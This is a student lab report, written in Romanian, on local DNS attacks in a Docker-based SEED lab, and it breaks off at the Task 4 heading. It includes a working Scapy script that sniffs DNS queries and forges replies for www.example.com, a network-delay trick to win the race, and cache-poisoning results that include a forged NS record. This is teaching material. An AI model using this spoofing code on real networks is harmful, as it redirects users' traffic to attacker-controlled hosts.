

Raport pentru lucrarea 8: Atacul asupra DNS local

Autor: Birlutiu Claudiu-Andrei

Setarea mediului

- Pentru a crea mediul local de simulare a atacului DNS a fost nevoie de crearea celor 4 containere docker: unul pentru victima, unul pentru serverul DNS local și 2 pentru atactor
- am rulat comand dcbuild urmat de dcup pentru construirea containerelor necesare și pornirea lor





- de remarcat este ca la configurarea container-ului pentru atacator avem setat **network_mode** la **host** pentru a putea vedea pachetele din alte containere

```
attacker:
    image: handsonsecurity/seed-ubuntu:large
    container_name: seed-attacker
    tty: true
    cap_add:
        - ALL
    privileged: true
    volumes:
        - ./volumes:/volumes
    network_mode: host
```

- în acest caz, containerul attacker este configurat astfel încât vede toate interfetele de retea ale gazdei si chiar areaceleasi adrese IP ca si gazda.

În ceea ce prveste containerul pentru DNS:

- observam ca în fișierul **name.conf.options** avem fixat portul sursa 33333

```
26      dnssec-enable no;
27      dump-file "/var/cache/bind/dump.db";
28      query-source port         33333;
29
```

- de asemenea observam ca a fost dezactivat sistemul de protecția **dnssec**
- am observat de asemenea în fișierul **name.conf** configurarea domeniului attacker32.com, car în momentul în care este accesat se va face o redirectare spre serverul de domeniu din containerul atacatorului

ASPECTE CONTAINER USER

- în fișierul resolv.conf regasim faptul ca serverul 10.9.0.53 este adaugat primul ca server de nume și va juca rolul de dns -server

ASPECTE CONTAINER SERVER NUME ATACATOR


- în acesta în fișierul named.conf sunt declarate 2 zone:
  - zona legitima a atacatorului **attacker32.com**
  - zona falsa **example.com**

TESTARE CONFIGURARI


- m-am conectat la containerul user; am rulat comanda *dig ns.attacker32.com* și am obitnut rezultatele din
- comanda dig se folosește pentru a interoga serverele DNS și pentru a obține informații despre adresele IP, recordurile DNS și alte informații de rețea.
- Deoarece în serverul dns e configurat faptul să se facă o redirectionare spre dns server al atacatorului -> obținem informații din fiserul attacker32.com.zone

```
root@ead5660dbfcf:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31405
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a881be07aab0c2d6010000006451f28fb10ab252de3fecd9 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed May 03 05:35:11 UTC 2023
;; MSG SIZE  rcvd: 90

root@ead5660dbfcf:/#
```

- în continuare am rulat comand *dig www.example.com* și am observat faptul ca obținem un ip public, deci cererea a fost trimisa către serverul oficial de nume al domain name-ului example.com




- dacă punem *dig @ns.attacker32.com www.example.com*
  - interoghează serverul DNS specificat prin "ns.attacker32.com" pentru a obține informații despre adresa IP asociată cu domeniul "www.example.com"
  - obținem ip-ul din zone_example.com din serverul de nume al atacatorului



Sarcini de atac

Sarcina 1: Falsificarea directă a răspunsului dat utilizatorului

- In prima faza m-am conectat pe containerul atacatorului si am rulat ifconfig pentru a vedea interfata pentru 10.9.0.0 pentru a modifica fisierul dns_sniff_spoof.py



Fisierul de atac arata in felul urmator; am preluat informatia din fisierul dns_sniff_spoof.py pus la dispozitie in laborator si am facut pentru example.com

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  #verificăm dacă un pachet de rețea (pkt) utilizează protocolul DNS și
  #dacă numele de domeniu interogat (QNAME) în cadrul pachetului este "www.example.com".
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    print (pkt.sprintf("{DNS: %IP.src% -->%IP.dst%:%DNS.id%}"))
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.0.2.5')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec)
    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-1ee11a571e21', filter=f, prn=spoof_dns)
```

- rulam programul dns_sniff_spoof_example_com.py creat (cel de sus) din containerul atacatorului
- in prima faza observam ca atacatprul a interceptat cererea DNS si chiar daca a trimis un pachet ca raspuns, userul a primit raspuns mai rapid de la serverul de nume real al domeniul www.example.com

```
root@VM:/volumes# ./dns_sniff_spoof_example_com.py
 10.9.0.5 -->10.9.0.53:22276
.
Sent 1 packets.
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22276
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 44bf07ecf07ec50a0100000064520100ef44ed9dba456c5c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        83295   IN      A       93.184.216.34

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed May 03 06:36:48 UTC 2023
;; MSG SIZE  rcvd: 88

root@ead5660dbfcf:/#
```

- pentru a remedia problema, am aplicat sugestiile din laborator prin care incetinesc traficul de internet
    - gasim in prima faza interfata pentru 10.8.0.0 si aceasta e eth0

```
[05/03/23]seed@VM:~/.../BirlutiuClaudiuAndrei$ dockps
749f9a807a40  local-dns-server-10.9.0.53
ead5660dbfcf  user-10.9.0.5
9a94e6122ea1  seed-router
79150c48fa28  seed-attacker
6daae191177e  attacker-ns-10.9.0.153
[05/03/23]seed@VM:~/.../BirlutiuClaudiuAndrei$ docksh 9a94e6122ea1
root@9a94e6122ea1:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.8.0.11  netmask 255.255.255.0  broadcast 10.8.0.255
        ether 02:42:0a:08:00:0b  txqueuelen 0  (Ethernet)
        RX packets 198  bytes 43496 (43.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 96  bytes 7384 (7.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

    - al doilea pas este executia comenzii tc pe eth0: *tc qdisc add dev eth0 root netem delay 100ms*

```
root@9a94e6122ea1:/# tc qdisc add dev eth0 root netem delay 100ms
root@9a94e6122ea1:/#
```

    - facem clear la dns-ul local

```
[05/06/23]seed@VM:~/.../BirlutiuClaudiuAndrei$ docksh 749f9a807a40
root@749f9a807a40:/#  rndc flush
root@749f9a807a40:/#
```

    - executam comanda dq si observam ca nu se va mai ajunge la serverul de nume real al domeniului example.com ci la atacator


```
nt 1 packets.
0.9.0.5 -->10.9.0.53:60815

nt 1 packets.
0.9.0.5 -->10.9.0.53:42158

nt 1 packets.
0.9.0.53 -->199.43.133.53:29016

nt 1 packets.
0.9.0.53 -->199.43.133.53:45703

nt 1 packets.
0.9.0.53 -->199.43.135.53:62938

nt 1 packets.
0.9.0.53 -->199.43.135.53:38159

nt 1 packets.
```

```
root@ead5660dbfcf:/# dig www.example.com
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42158
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat May 06 07:02:13 UTC 2023
;; MSG SIZE  rcvd: 64

root@ead5660dbfcf:/#
```

Sarcina 2: Atacul cu otrăvirea cache DNS – falsificarea răspunsurilor

- Dezavantajul solutiei anterioare este faptul ca de fiecare data ca nd masina utilizatorului trimite o interogare DNS pentru domeniul www.example.com, masina atacatorului trebuie sa trimita DNS-ul falsificat – metoda ineficienta
- o metoda mult mai buna este de a ca tinit serverul DNS, in locul containerului utilizator; severul DNS cauta prima data in cache, iar apoi va incerca sa gaseasca raspunsuri de la alte servere DNS → atacatorul poate falsifica raspunsul de la alte servere DNS, iar serverul local va pastra in cache acest raspuns
    - atacatorul va putea sa falsifice doar o data, iar serverul local va pastra in cache informatia pana cand este setata sa expire → atacul se numeste otravirea cache DNS

- am modificat filtrul pentru capturarea cererilor DNS din partea server-ului de nume local DNS care ruleaza pe **10.9.0.53** se poate observa in fisierul **dns_example_com_cache.py**



- am curatat cache-ul din server-ul local de DNS

```
root@19b9c9443b22:/# rndc flush
```

- am rulat scriptul **dns_example_com_cache.py** pe containerul atacatorului si am rulat comanda dig www.example.com pe containerul user pentru a vedea daca a fost pacalit si observam ca ip—ul returnat e cel din query

```
root@VM:/volumes# ./dns_example_com_cache.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 24027
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xc61f
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
```


```
root@2d3996ef2d85:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14513
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5eb9377fc5f751020100000645652b8d3bc6a96ef993461 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 1860 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat May 06 13:14:32 UTC 2023
;; MSG SIZE  rcvd: 88

root@2d3996ef2d85:/#
```

- am verificat cache-ul de pe serverul local de dns si observam ca a fost adaugata intrarea in cache. Astfel, la rularile urmataoare a comenzii dig am observat ca nu se va mai ajunge sa se ajunga sa faca interogare serverul de nume local in exterior, ci se va uita in cache


```
root@19b9c9443b22:/# rndc flush
root@19b9c9443b22:/# rndc dumpdb -cache
root@19b9c9443b22:/# cat /var/cache/bind/dump.db | grep "example.com"
example.com.            777129  NS      ns.attacker.com.
www.example.com.        863530  A       10.0.2.5
root@19b9c9443b22:/#
```

Sarcina 3: Falsificarea înregistrărilor NS


- Atacul anterior afecta doar un un nume gazda, (www.example.com), pentru a lansa un atac care poate afecta intregul domeniu example.com vom adauga un nou header in raspunssul atacatorului care include si authority section
- lansarea unui astfel de atac consta in adaugarea **ns.attacker32.com** ca server de nume care va fi folosit pentru interogari viitoare ale oricarui nume de gazda din domeniul **example.com**
- am creat fisierul *dns_example_com_task_3.py* unde am adaugat si authority section




- am facut clean la memoria cache a serverului local de DNS si am exectuat codul de atac pe containerul ataactorului si am rulat comanda dig pe containerul user



- si observmam ca in cache avem adaugat domeniul example.com iar serverul de nume atasat este ns.attacker32.com



- am lansat in executie si comanda mail.example.com si a observat ca s-a interogat serverul de nume al atacatorului (ns.attacker32.com)



Sarcina 4: Falsificarea înregistrărilor NS pentru alt domeniu

